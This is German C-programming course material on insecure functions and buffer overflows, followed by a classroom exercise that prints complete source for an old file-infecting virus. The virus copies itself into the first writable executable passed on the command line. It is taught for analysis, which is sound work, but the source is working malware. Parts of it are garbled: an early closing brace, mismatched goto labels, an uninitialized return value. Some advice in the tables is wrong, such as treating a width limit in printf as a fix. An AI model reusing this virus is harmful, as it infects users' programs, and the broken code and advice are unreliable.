<p>Bemerkung: Auf Linux-Systemen gibt der Compiler bereits eine Warnmeldung aus, wenn die Funktion <code>gets()</code> verwendet wird. Mit <code>gets()</code> lesen Sie von der Standardeingabe bis zum nächsten ENTER einen String in einen statischen Puffer ein. Als Gegenmaßnahme wird die Funktion <code>fgets()</code> empfohlen, da diese nicht mehr als den bzw. das im zweiten Argument angegebenen Wert bzw. Zeichen einliest.</p>	

**Tabelle 27.2** Unsichere Funktion – »scanf()«

Unsichere Funktion	Gegenmaßnahme
<code>scanf("%s", str);</code>	<code>scanf("%10s", str);</code>
<p>Bemerkung: Auch <code>scanf()</code> nimmt bei der Eingabe keine Längenprüfung vor. Die Gegenmaßnahme dazu ist recht simpel. Sie verwenden einfach eine Größenbegrenzung bei der Formatangabe (<code>% SIZE s</code>). Selbiges gilt natürlich auch für <code>fscanf()</code>.</p>	

### 2.4.2. Unsichere Funktionen zur Stringbearbeitung

**Tabelle 27.3** Unsichere Funktion – »strcpy()«

Unsichere Funktion	Gegenmaßnahme
<code>strcpy(buf1, buf2);</code>	<code>strncpy(buf1, buf2, SIZE);</code>
<p>Bemerkung: Bei <code>strcpy()</code> wird nicht auf die Größe des Zielpuffers geachtet, mit <code>strncpy()</code> hingegen schon. Trotzdem kann mit <code>strncpy()</code> bei falscher Verwendung ebenfalls ein Buffer-Overflow ausgelöst werden:</p> <pre>char buf1[100]='\0'; char buf2[50]; fgets(buf1, 100, stdin); /* buf2 hat nur Platz für 50 Zeichen */ strncpy(buf2, buf1, sizeof(buf1));</pre>	

**Tabelle 27.4** Unsichere Funktion – »strcat()«

Unsichere Funktion	Gegenmaßnahme
<code>strcat(buf1, buf2);</code>	<code>strncat(buf1, buf2, SIZE);</code>
<p>Bemerkung: Bei <code>strcat()</code> wird nicht auf die Größe des Zielpuffers geachtet, mit <code>strncat()</code> hingegen schon. Trotzdem kann mit <code>strncat()</code> bei falscher Verwendung wie schon bei <code>strncpy()</code> ein Buffer-Overflow ausgelöst werden.</p>	

**Tabelle 27.5** Unsichere Funktion – »sprintf()«

Unsichere Funktion	Gegenmaßnahme
<code>sprintf(buf, "%s", temp);</code>	<code>snprintf(buf, 100, "%s", temp);</code>
Bemerkung: Mit <code>sprintf()</code> ist es nicht möglich, die Größe des Zielpuffers anzugeben, daher empfiehlt sich auch hier die n-Variante <code>snprintf()</code> . Gleiches gilt übrigens auch für die Funktion <code>vsprintf()</code> . Auch hier können Sie sich zwischen der Größenbegrenzung und <code>vsnprintf()</code> entscheiden.	

### 2.4.3. Unsichere Funktionen zur Bildschirmausgabe

**Tabelle 27.6** Unsichere Funktion – »printf()«

Unsichere Funktion	Gegenmaßnahme
<code>printf("%s", argv[1]);</code>	<code>printf("%100s", argv[1]);</code>
Bemerkung: Die Länge der Ausgabe von <code>printf()</code> ist nicht unbegrenzt. Auch hier würde sich eine Größenbegrenzung gut eignen. Gleiches gilt auch für <code>fprintf()</code> .	

### 2.4.4. Weitere unsichere Funktionen im Überblick

**Tabelle 27.7** Unsichere Funktionen – »getenv()« und »system()«

Unsichere Funktion	Bemerkung
<code>getenv()</code>	Diese Funktion lässt sich ebenfalls für einen Buffer-Overflow verwenden.
<code>system()</code>	Diese Funktion sollte möglichst vermieden werden – insbesondere dann, wenn der Anwender den String selbst festlegen darf.

#### Hinweis

Um es richtigzustellen: Der Hacker findet Fehler in einem System heraus und meldet diese dem Hersteller des Programms. Entgegen der in den Medien verbreiteten Meinung ist ein Hacker kein Bösewicht. Die Bösewichte werden Cracker genannt.

## 2.5. Übung: Buffer Overflow

Siehe 02-ueben

### 3. Analyse eines Virusprogrammes

Bringen Sie das folgende Programm zum Laufen.

Aber Achtung klären Sie VORHER die Fragen aus dem nächsten Kapitel.

```
/*
Aufgabe 2: virus.c
Das nächste Programm ist eines der ältesten Viren-Programme
in der Geschichte der Informatik.
Ursprünglich als Demonstrations-Programm für akademische Diskussionen
gedacht, beinhaltet es alle Merkmale, die man noch heute in
modernerer Viren antrifft.
*/

#include <stdio.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/param.h>
#include <sys/wait.h>
#include <unistd.h>
#include <stdlib.h>
#include <errno.h>
#include <fcntl.h>
#include <sys/mman.h>

/* the size of our own executable: please configure */
static int V_OFFSET = 14056;

extern int errno;

void do_infect(int, char **, int);

int
main(int argc, char **argv, char **envp){
    int len;
    int rval;
    int pid, status;
    int fd_r, fd_w;
    char *tmp;
    char buf[BUFSIZ];

    /*
     * sometimes it may be possible to modify argv[0], for example by
     * using zsh's ARGV0 variable:
     *
     * zsh# ARGV0=foobar ls
     *
     * In that case this virus misbehaves!
     */
    if ((fd_r = open(argv[0], O_RDONLY)) < 0)
        goto XBAILOUT;
    if (lseek(fd_r, V_OFFSET, SEEK_SET) < 0) {
        close(fd_r);
        goto XBAILOUT;
    }
}
```

```
if ((tmp = tmpnam(NULL)) == NULL) {
    close(fd_r);
    goto BAILOUT;
}
if ((fd_w = open(tmp, O_CREAT | O_TRUNC | O_RDWR, 00700)) < 0)
    goto BAILOUT;

while ((len = read(fd_r, buf, BUFSIZ)) > 0)
    write(fd_w, buf, len);

close(fd_w);

/* Infect */
do_infect(argc, argv, fd_r);

close(fd_r);

if ((pid = fork()) < 0)
    goto BAILOUT;

/* run the original executable */
if (pid == 0) {
    execve(tmp, argv, envp);
    exit(127);
}

do {
    /* wait till you can cleanup */
    if (waitpid(pid, &status, 0) == -1) {
        if (errno != EINTR) {
            rval = -1;
            goto BAILOUT;
        } else {
            rval = status;
            goto BAILOUT;
        }
    }
} while (1);

BAILOUT:
    unlink(tmp);

XBAILLOUT:
    exit(rval);
}

void do_infect(int argc, char **argv, int fd_r) {
    int fd_t;
    int target, i;
    int done, bytes, length;
    void *map;
    struct stat stat;
    char buf[BUFSIZ];

    if (argc < 2)
        return;
```

```
/* nail the first executable on the command line */
for (target = 1; target < argc; target++)
    if (!access(argv[target], W_OK | X_OK))
        goto NAILED;
return;

NAILED:
    if ((fd_t = open(argv[target], O_RDWR)) < 0)
        return;
    fstat(fd_t, &stat);
    length = stat.st_size;
    map = (char *)malloc(length);
    if (!map)
        goto OUT;

    /* assume no short reads or writes, nor any failed lseek */
    for (i = 0; i < length; i++)
        read(fd_t, map + i, 1);
    lseek(fd_t, 0, SEEK_SET);
    if (ftruncate(fd_t, 0))
        goto OUT;
    done = 0;
    lseek(fd_r, 0, SEEK_SET);
    while (done < V_OFFSET) {
        bytes = read(fd_r, buf, 1);
        write(fd_t, buf, bytes);
        done += bytes;
    }
    for (bytes = 0; bytes < length; bytes++)
        write(fd_t, map + bytes, 1);
    free(map);

OUT:
    close(fd_t);
    return;
}
```

### 3.1. Fragen zum Virusprogramm

---

1. Was tut dieses Virus-Programm genau?
2. Warum muss die Variable `static int V_OFFSET = 14056;` angepasst werden? Nach welchen Kriterien?
3. Wie wird die Virus-Vermehrung technisch implementiert?
4. Versuchen Sie das Programm in einer "aseptischen,, Umgebung zu starten, um Ihre Analyse zu überprüfen.

#### Literatur

[1] Teso Security Group Exploiting Format String Vulnerabilities

<http://julianor.tripod.com/bc/formatstring-1.2.pdf>